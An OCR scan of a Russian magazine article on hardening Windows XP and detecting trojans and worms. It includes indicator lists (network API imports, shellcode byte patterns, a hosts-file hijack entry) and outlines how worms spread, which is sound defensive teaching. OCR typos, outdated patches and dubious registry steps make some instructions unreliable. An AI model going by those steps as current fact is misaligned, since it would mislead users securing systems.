
Самое время позаботиться о будущей безопасности. Выдели самые важные службы, которые не должны быть внезапно остановлены. Зайди в пункт «Восстановление» и выбери «Перезапуск службы» после первого, второго и третьего сбоя. Если хакер попытается атаковать кривой сервис, он без проблем перезапустится.

БЕЗОПАСНЫЙ ФАЙЛОВЫЙ АРХИВ


■ Некоторые «умные» личности рекомендуют отключить сервис защиты файлов. Этого не стоит делать по одной простой причине - многие троянцы любят маскироваться под якобы системный файл, после чего WinXP мгновенно, но верно превращается в плацдарм для червяков. При включенном сервисе служба перезапишет важный файл его копией и тем самым ликвидирует червячка. Если закрапось подозрение, что вирус каким-то образом проник на машину, запусти программу SFC с параметром /SCAN-NOW, которая моментально просканирует все системные каталоги.

Заветная мудрость линуксоидов: не сиди под рутом! То же самое рекомендуем и тебе. Когда у тебя невзрачные права (которых вполне хватает для нормальной работы), трояну не под силу отформатировать винт,





переслать системные пароли и т.п. Но порой переезд на обычный аккаунт невозможен (если юзер работает с приложениями, требующими дополнительных привилегий). В этом случае приходится прибегать к дополнительным мерам безопасности. Убедись, что WinXP стоит на файловом разделе NTFS. Только в этом случае ты можешь контролировать



права на каталоги. Если это так, запусти проводник, войди в «Сервис -> Свойства папки -> Вид» и убери галочку «Использование простого общего доступа к файлам».

Согласись, тебе не всегда требуется полный доступ к системным файлам. А твоим правом на запись в виндовый каталог часто пользуются троянцы, которые хитрым образом

проникли на машину. Чтобы никакая зараза не могла записать себя в c:\windows, тебе нужно перезагрузить машину и зайти в безопасном режиме под аккаунтом администратора. Запускай проводник и топай в свойства c:\windows. Кликай по безопасности и удаляй свой идентификатор из списка владельцев. То же самое рекомендуется сделать и с каталогом c:\Program Files. Теперь, когда ты перезагрузишь машину, у тебя будут права только на просмотр и выполнение системных файлов.

Ты можешь озадачиться вопросом: а как теперь ставить новый соффт? Ведь сетлапу требуется записать данные в Program Files, а иногда и закинуть конфиги в виндовый каталог. Придется запускать инсталлятор от имени администратора. Для этого клики правой кнопкой по исполняемому файлу и выбери пункт «Запустить от имени». Достаточно ввести пароль для учетной записи админа, и установщик корректно запишет любой файл в любое место. Будь осторожен: запускай лишь проверенные инсталлеры, ведь трояны очень любят маскироваться под безобидные приложения. »

Скачай справочник по реестру Windows (winchanger.whatis.ru/file/reg4.zip) и всегда будь в курсе его потрясающих возможностей.

Убедись, что у тебя удалены все левые юзеры, а у администратора установлен сложный пароль.

ПРОПАТЧЬ СВОЮ ВИНДУ!

■ После того как ты вывел защищенную, на первый взгляд, Windows в интернет, тебе нужно поставить ряд незаменимых патчей, которые позволят серфить глобал даже при выключенном брандмауэре.

1. RPC-DCOM Patch

Патч применяется от всех напастей, которые базируются на RPC-процедурах. Установив хотфикс, ты обезопасишь свою машину от назойливого червяка msblast, который до сих пор хозяйничает на тысячах зараженных машин. Стянуть заплатку можно отсюда: www.microsoft.com/downloads/details.aspx?FamilyId=D488BBBB-DA77-448D-8FF0-0A649A0D8FC3&displaylang=ru.


2. ASN.1 Patch


Патчик служит против бреши в функциях ASN.1. Если не поставить заплатку, то хакер может сразить твой IIS эксплоитом для модуля SSL даже при включенном фаерволе. А при выключенном брандмауэре на твой компьютер попадет злобный червь Sasser - зверек, похожий на msblast. Стягивай хотфикс по адресу www.microsoft.com/downloads/details.aspx?FamilyId=0CC30297-D4AE-48E9-ACD0-1343D89CCBBA&displaylang=ru и радуйся жизни.

3. Internet Explorer SP1

Сервиспак для IE 6.0 обязателен для твоей WinXP. Дело в том, что в последнее время развелось огромное число багов, которые позволяют заливать троянов через IE. При этом никакой антивирус и фаервол не спасают. Чтобы окончательно забыть о таких уязвимостях, скачай и установи IESPI (www.microsoft.com/downloads/details.aspx?familyid=9339f6a3-8af9-41e0-af61-4564e9361a0c&displaylang=ru).

Но, честно говоря, лучше не полениться и поставить новый Service Pack 2 - SP2 (лежит на нашем диске), который содержит в себе все вышеупомянутые патчи (и не только эти патчи), а также блокировщик рорир'ов для IE, нормальный фаервол и еще много полезных вещей.






ДОВЕРЬСЯ ФАЕРВОЛУ

■ Страшно подумать о том, что будет, если вывести WinXP в интернет без запущенного фаервола. На машину тут же нападут черви, базирующиеся на уязвимостях DCOM/ASN.1. Мы подсчитали, сколько нечисти запишется в среднем на незащищенную машину - за один день 450 троянцев и несколько десятков FTP-скриптов! Впечатляет, не правда ли? А теперь представь, что эти черви живут и здравствуют на твоей родной тачке. При таком раскладе легче переустановить систему, чем жить среди опасных вирусов.

Несмотря на скудные возможности стандартного фаервола ему вполне можно доверять (особенно в SP2, который обязательно следует установить! - прим. ред.). Не слушай тех, кто рекомендует поставить навороченный брандмауэр на рабочую станцию. Если ты используешь встроенный сервис, то выигрываешь в скорости и времени. Ведь настроить ICS, как два байта переслать! Чтобы обезопасить себя от всяких червячков, зайди в свойства соединения, выбери вкладку «Дополнительно» и отметь соответствующую опцию. Далее жми на «Параметры» и отмечай все службы, которые необходимо разрешить. Целесообразно добавить в разрешенные Web-, FTP- и SMTP-службы (если таковые имеются). Все остальное автоматически скроется за огненной

Регулярно посещай www.hacker.ru и www.securitylab.ru - всегда будешь в курсе новых уязвимостей и патчей.

Почаще проверяй список автозагрузки командой `msconfig`. Мало ли какая зараза там обитает :).



Не забудь включить фаервол

МНЕНИЕ ЭКСПЕРТА

■ Когда при сравнении 9х и линейки NT упоминают о защищенности этих систем, я обычно вежливо улыбаюсь и отхожу в сторону. Система Windows XP ничуть не более защищена, чем Windows 98. Но в XP присутствует реализация механизмов защиты, которых в Windows 9х просто нет. Одних только технологий, позволяющих реализовать фаервол в Windows XP, встроено целых четыре штуки! Воспользуешься ты ими или нет, уже твое дело. Только от тебя зависит, будет ли твоя система действительно защищена или так и останется плацдармом для спамеров.



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT

Для минимальной настройки безопасности (чтобы тебя не свалил первый же попавшийся червяк) достаточно отключить ненужные сетевые службы, активировать межсетевой экран, регулярно ставить обновления для системы и НЕ РАБОТАТЬ ПОД АДМИНИСТРАТОРОМ! Все это можно сделать под XP, но под Win98 - нереально. Как можно настраивать разграничение доступа для различных пользователей в системе, где пользователи различаются только путем к папке профиля?

В XP есть еще одна интересная возможность - Software Restriction Policy. Ты можешь прописать, какие программы способны запускаться у тебя на машине. Даже если какая-то зараза приползет в почту твоей сеструхи под видом фотографии прекрасного принца, ничего у нее не выйдет.

Еще одна полезная штука - шаблоны безопасности. Ты можешь собрать все описанные в этой статье настройки в единый файл и затем за несколько секунд накатывать их на свежую операционную систему своему приятелю, а не тыкать мышкой полтора часа. Как их использовать? Спроси у Google "шаблоны безопасности windows" и "настройка Software Restriction Policy".

стенной. Для мониторинга обязательно журналируй все пропущенные пакеты в отдельный лог. По желанию можешь разрешить или запретить ICMP - все в твоих руках.

Единственным недостатком ICS в "goSP2ческой" XP является неспособность разграничения прав по IP-адресам. Но в некоторых случаях это не нужно.

КОНТРОЛИРУЙ РЕЕСТР


■ Теперь, когда у тебя имеются установленный фаервол и защищенный файловый архив, пришло время покопаться в реестре. Различным параметрам и разделам следует уделить особое внимание, ибо повреждение реестра может привести к потере всех важных данных.

Запускай стандартный редактор реестра `regedit.exe` от имени админист-

ратора. Его возможностей хватит для грамотной настройки. В первую очередь, зайди во вкладку «HKLM\software\Microsoft\Windows\CurrentVersion\Run» и убедись, что там живут лишь доверенные приложения. Конечно, если ты только что поставил систему (или постоянно мониторишь список автозагрузки), волноваться не о чем. Зайди в меню «Правка -> Разрешения» и сними права со своего логина. Теперь, даже при большом желании, запущенные от тебя троянцы не пропишутся в автозагрузке. То же самое проделывай с разделами Run Once и Run Services в HKLM и HKCU.

CMD ПОД УДАРОМ

■ Различная хакерская нечисть пытается запустить `cmd.exe` для углубленного управления системой. У тебя никогда не было желания воспре-




Правильные разрешения на опасные ветки

Часто бывает, что троянец записывает в файл hosts ссылку вида «microsoft.com hacker-ip-address».

пытствовать этому? Самое время переименовать cmd.exe на произвольное имя. Назови его, скажем, stx.exe. Не забывай, что копия интерпретатора находится в c:\windows\dllcache\cmd.exe, и ее также нужно переименовать. Но это еще не все. Теперь закрепи все изменения в реестре и не дай хакеру ни малейшего шанса :). Сделай так, чтобы, если хакер пытается обратиться к cmd.exe, вместо шелла запустился обычный блокнот, появление которого будет сигналом об опасности. Перейди во вкладку

«HKLM\Software\Microsoft\Windows\Current Version\App Patch», создай там вложенный раздел cmd.exe и измени значение дефолтового параметра на путь к блокноту. Теперь попробуй запустить cmd.exe ;).

Не секрет, что хакеры любят сканировать сети на предмет расшаренных ресурсов. Если у тебя есть общие папки пользователей, стоит задуматься над резонным вопросом, нужно ли светить список шар наружу. Можно отключить NULL-сессию, то есть отображение общих папок для анонимных пользователей. Зайди во вкладку



Трюк с заменой интерпретатора


«HKLM\SYSTEM\CurrentControlSet\Control\Lsa» и выстави значение 1 у строкового параметра RestrictAnonymous. Теперь, чтобы посмотреть список расшаренных каталогов, нужно залогиниться под системным юзером.

Часто бывает, что троянец записывает в файл hosts ссылку вида «microsoft.com hacker-ip-address». После обращения к сайту MS на компьютер жертвы заливается еще один троян (как правило, через дыру в браузере). Чтобы этого не произошло, измени местоположение файла hosts (и lmhosts). Это можно сделать в разделе «HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters2 - смени значение DataBasePath на грубую путь.

ЛОКАЛЬНАЯ БЕЗОПАСНОСТЬ ПРЕВЫШЕ ВСЕГО


■ Согласись, что если на твоей машине обитают еще и другие пользователи, грех не ограничить их в возможностях. Для этого необходимо замутить локальную политику безопасности. Заходи в «Администрирование» и выбирай соответствующий раздел. Здесь ты можешь задать ограничение на доступ к расшаренным ресурсам, запретить юзерам вырубать XP, отключить возможность обращения к реестру и многое другое. Хочешь большего? Совсем необязательно выкачивать какой-нибудь функциональный твикер, достаточно запустить скрипт групповой политики gredit.msc. Он поможет осуществить запрет к вкладкам стартового меню, панели управления и многим другим вещам. Здесь же ты можешь запретить запуск файлов с произвольными названиями и расширениями, а также вообще закрыть локальный вход. Все в твоих руках ;).

БЕЗ ШАНСОВ

■ Можешь быть уверен, что никакой троянец не залезет в твою систему. А если он и проникнет, то не будет иметь шансов на выживание. И это благодаря тому, что ты вовремя позаботился о безопасности. 

Стандартное местоположение файла hosts - c:\windows\system32\drivers\etc\.

Не выключай возможность восстановления системы. Этот сервис требует несколько метров на HDD, но является весьма неплохой страховкой.



Правильная политика - жесткая политика

НАЙДИ ВРАГА В СВОЕМ ДОМЕ!

ОБНАРУЖЕНИЕ ЗЛОГО СОФТА БЕЗ ИСПОЛЬЗОВАНИЯ АНТИВИРУСА

П олифаги в состоянии определить вирус, известный их владельцу. Однако слегка видоизмененный и перекомпилированный вирус (или троян) намертво перестает выявляться и лечиться. Написать такой троян, который не будет определять антивирус, под силу даже школьнику.



Простые пользователи боятся вирусов как огня. Обвешав себя антивирусными программами, они надеются, что беда обойдет их стороной. Но зачастую больше помогают мозги, чем специализированное ПО. (Никогда в жизни не пользовался антивирусами, кроме веб-сервисов проверки отдельных файлов: грамотно настроенный фаервол и прямые руки стоят больше, чем пожизненный ключ от AVP ;) - прим. AvaLANche'a.) В этой статье мы расскажем о том, как самостоятельно обнаружить факт инфицирования машины и постараться уничтожить опасность.

КОНЬ В ПАЛЬТО

По принципу действия трояны разделяют на две основные группы: онлайн и оффлайн. Способы появления и закрепления их в системе схожи, разница только в функциях (однако в любом случае коник должен иметь доступ к сети - для живущих в чуме с чукчами эта опасность не страшна).

Симптомы того, что ты стал коневодом, просты и предсказуемы. Прежде всего, это угон мыла, аськи или пароля на FTP. Если автор трояна - приколлит, то компьютер может себя странно вести: мышка бегает по рабочему столу как сумасшедшая, самопроизвольно открывается/закрывается CD-ROM, появляются левые окошки и много чего еще. Троян всегда открывает порты для связи с боссом, следовательно, появляется левый трафик. Если лампочки мигают, трафик на счетчиках растет, а ни одна программа для работы в инете не запущена, есть повод всерьез призадуматься. Конечно, это дело может быть просто в какой-нибудь службе, но лишний раз проверить не повредит, особенно если размеры отправленных данных не поддаются критике.

Лошадь на твоём компьютере можно попробовать обнаружить на двух стадиях: когда программа еще под подозрением и во время работы. В пер-


вом случае надо просмотреть попавший к нам в руки файл в HEX-редакторе (после декомпрессии файла, так как обычно .exe'шники сжимают - прим. ред.) и проверить его на предмет наличия e-mail-адресов, доменных имен, настораживающих имен и расширений файлов типа .pwl. Также можно взглянуть на директорию импорта (структуру, которая содержит необходимую для работы программы информацию о системных функциях Windows). Если пришедший к тебе в письмо .exe'шник не предназначен для работы с сетью (например, сказано, что это навороченная гемка), но почему-то активно использует сетевые API, то это, скорее всего, и есть наш клиент. Здесь прекрасно пойдут W32Dasm (www.expage.com/page/w32dasm). Он показывает все функции, которые использует прога. В крайнем случае, можно воспользоваться любым текстовым редактором и посмотреть подозреваемого на наличие подозрительных имен API. Это не дает 100%-ной гарантии, но в какой-то степени повышает надежность анализа. Подозритель-

ные на этот счет функции можно видеть на врезке.

При уже активном троянчике способы детектирования достаточно базовы. Первое, что делает любой пользователь, это смотрит ключи реестра, отвечающие за автозапуск, и список процессов на предмет инородных тел. В большинстве случаев это дает положительный результат. Желательно также просканировать порты и послушать активные соединения. Для дифференцировки злой проги и стандартных видовых файлов поможет дата создания. Коник будет отличаться по данному критерию от системного файла (хотя не факт). Из дополнительного софта могу посоветовать Trojan Remover (www.simplysup.com), он специализируется на отлове подобных тварей. Для реестра имеется NBG Clean Registry (dialupprof.newmail.ru/nbgcleanr.htm) - в него встроен монитор обращений к объекту его работы. Для проверки портов можно юзать Languard, Advanced Administrative Tools, SuperScan и XSpider. Они проверяют порты, обычно занимаемые троянами, и сообщают о наличии левой активности. В частности, тулза с ламерской приставкой «ксупер», как ни странно, очень хороша, поскольку имеет краткое описание многих портов, и ты, даже при большом желании, не перепутаешь какой-нибудь сервис с троянцем.

Защититься от подобной напасти довольно просто - не запускать подозрительный файл и поставить персональный фаервол.

Существует еще одна группа этих «чудо-программ» - те, которые несут широкую общественности или сочетают в себе свойства червей и вирусов, то есть распространяются по сети и/или внедряют свой код в другие исполняемые файлы с целью обхода фаерволов и сокрытия своего присутствия в системе. С первыми бороться сложно, особенно если они направлены на выполнение конкретной задачи в конкретной системе. И совсем не обязательно, что троянец будет стартовать при каждом запуске



W32dasm показывает импортируемые API-функции

системы или активно пользоваться сетью. Вообще, по определению, троянская программа - это программа, выполняющая какие-либо заранее предусмотренные действия вопреки воле пользователя, приводящие к полной или частичной потере информации и другим отрицательным последствиям. Здесь чем лучше ты разбираешься в системе, тем оригинальней и действеннее можно придумать способы защиты и обнаружения. Но замечу, что, не зная цели, алгоритмов или внешних симптомов, определить подобные проги тяжело. Что же касается коней, комбинирующих в себе разные свойства вирусов и червей, то их можно найти и обезвредить, сочетая меры по противодействию последним. Надо отметить, что вирусоподобные лошадки реально могут потрепать нервы хозяину, встраиваясь в приложения, которые просто обязаны иметь доступ в интернет. Это могут быть и браузеры, и почтовые клиенты, и даже системные службы. Учитывая, что в последнее время этот вид паразитов становится все более популярным, надо уметь защититься и от них. Проще всего это сделать, работая с минимальными привилегиями в системе. Под привилегиями я подразумеваю запрещения записи в системные каталоги и файлы приложений. Эта мера создаст достаточно высокий уровень защиты от всякой гряди.

СЕТЕВЫЕ ЧЕРВИ

■ Любой нормальный пользователь хотя бы раз в жизни цеплял червяка (будь проклят тот день, когда на моем домашнем компьютере, подключенном к районной сети, отвалился ZoneAlarm! - прим. AvaLANche'a). Существует два основных вида этой заразы: те, которые распространяются без участия юзера, и те, которые в той или иной степени используют человеческий фактор, то есть любопытство, жадность, неосторожность и многое другое. Эти виды не сильно отличаются друг от друга, но мы разделили их, так как методы их обнаружения немного различны.

В общем случае червь сначала засылает в систему свою голову (загрузчик). Она может внедряться и через дыры в ПО, и через ресурсы со слабыми паролями, и, например, в электронном послании в виде VBS-скрипта или вложенного файла. Загрузчик выполняет минимальные действия в системе, его задачей является подтягивание основного тела вируса с последующей передачей ему главной роли. Он создает TCP-соединения, выполняет действия по адаптации паразита (определяет ОС, права пользователя, адреса системных вызовов и т.д.), а затем чаще всего погибает. Голова, использующая дыры, часто представляет собой shell-код и служит лишь для ограниченного чис-

ПРИЗНАК	ВИД ЧЕРВЯ
Большое кол-во исходящих TCP/IP пакетов	Самораспространяющиеся
Ненормальная сетевая активность	Самораспространяющиеся и зависимые от человека
Пакеты с подозрительным содержимым	Самораспространяющиеся
Письма с подозрительным содержимым	Зависимые от человека

Признаки, по которым можно определить наличие червя в системе

ла задач, необходимых остальной части зверька. После попадания хвоста вируса на компьютер он должен спрятаться в каком-нибудь процессе или файле, а если имеет место полиморфизм, то и расшифроваться.

Червь может и не закрепляться в системе, а вести кочевой образ жизни. Это значительно уменьшает нагрузку на сеть и обеспечивает большую незаметность. Самым распространенным (но не самым лучшим) решением является создание отдельного файла с последующим его автозапуском. Более изощренные вирусы внедряют подложную библиотеку в директорию более или менее часто используемого приложения. Извращенцы могут регистрировать в системе свои ловушки (hooks), модифицировать таблицу импорта процесса-носителя, вставлять в кодовый сегмент команды перехода на свое тело, сканировать память в поисках таблиц виртуальных функций и модифицировать их по своему усмотрению. Еще раз отмечу, что только самые примитивные черви создают новый процесс (вспомним MSBlast), поскольку есть возможность внедриться в чужое адресное пространство, используя межпроцессные средства взаимодействия.

Далее следует фаза размножения. На этой стадии червь должен зашифровать критичные участки кода или


сгенерировать абсолютно новый код (полиморфизм), без чего он рискует потерять добрую половину своих копий. Существует несколько вариантов распространения: импорт данных из адресных книг, просмотр локальных файлов на наличие сетевых адресов, генерация IP-адресов и сканирование IP-диапазона. Найдя подходящую жертву, вирус проверяет наличие своей копии на машине. Делается это чаще всего «рукопожатием»: машине посылается определенное слово, на что следует особый ответ.

Как же определить наличие червя на тачке? Если код написан грамотно и относится к ресурсам бережно, то сделать это довольно сложно. Точный ответ о присутствии червя может дать лишь дизассемблирование (при этом, что вирус может вообще не трогать файловую систему, а выполняться в памяти) или эвристика. Анализировать всю оперативку немногим под силу. Однако существует ряд признаков, по которым можно определить присутствие инородного тела в системе. (см. таблицу выше). Первая особенность говорит сама за себя. Пакеты расходятся по всей сети и зачастую адресуются несуществующим получателям. Рассылка идет постоянно либо через короткие интервалы времени. Соединение устанавливается без доменного имени. Хотя в случае сканирования локальных файлов это >>

Интересная прога для борьбы с ВНО и автозапускающимся софтом - VNOCaptor (www.xscaptor.org).

HLLP-вирусы могут заражать методом сдвига и методом переноса и использовать шифрование.

Более изощренные вирусы внедряют подложную библиотеку в директорию более или менее часто используемого приложения.



CommView в действии

ПОДОЗРИТЕЛЬНЫЕ API-ФУНКЦИИ

■ Если при просмотре директории импорта программы, которая, по идее, должна быть оффлайновой, ты обнаруживаешь нижеследующие функции, то эта прога явно может быть троянцем:

InternetGetConnectedState - проверка онлайн;
WSAStartup - проверка версии сокетов;
socket - открытие сокета;
htons - конвертирование в сетевой порядок байтов;
inet_addr - конвертирование IP в «адрес» сервера;
gethostbyname - конвертирование доменного имени в «адрес» сервера;
connect - собственно коннект;
closesocket - закрытие сокета;
send - отсылка данных на сконектившийся сокет;
recv - получение данных из сокета.

Анализ можно производить любым удобным сниффером, который имеет хотя бы примитивные средства сортировки и просмотра пакетов.

не так. Но фракт скана легко обнаружить, подкинув вирусу приманку.

Ненормальная сетевая активность часто свидетельствует о паразите. Большинство современных червей распространяются с огромной скоростью, из-за чего исходящий трафик сильно возрастает. Также могут открыться новые порты, о которых ты ничего не знал и которые непонятно кто слушает. Этого, правда, может и не быть, если червь внедрится в низкоуровневый сетевой сервис.

Подозрительные сетевые пакеты могут содержать в себе разнообразную последовательность символов, которые в обычных условиях там не должны иметь место. Например, если цель - web-сервер, то признаками shell-кода могут служить последовательности из трех или более NOP, машинные команды CALL ESP, JMP ESP и другие, имена командных интерпретаторов и библиотек типа admin.dll, бессмысленные последовательности символов, используемые для переполнения буфера. Трафик можно легко анализировать и выявлять подоз-

рительные пакеты. Однако стоит автору вируса слегка закриптовать shell-код, и подобная фильтрация не работает, хотя размер переполняемого буфера настолько мал, что в дыру очень трудно впахнуть еще и расшифровщик. Анализ можно производить любым удобным сниффером, который имеет хотя бы примитивные средства сортировки и просмотра пакетов. Я бы посоветовал EtherSnooper (www.arechisoft.com).

Подозрительные письма можно выявить по наличию в них либо ехе-файла (а также всяких im_nude.jpg.exe), либо скрипта. Бывает, что голова червя приходит в послании в виде VBS-сценария и затем качает хвост из сети в виде програм-

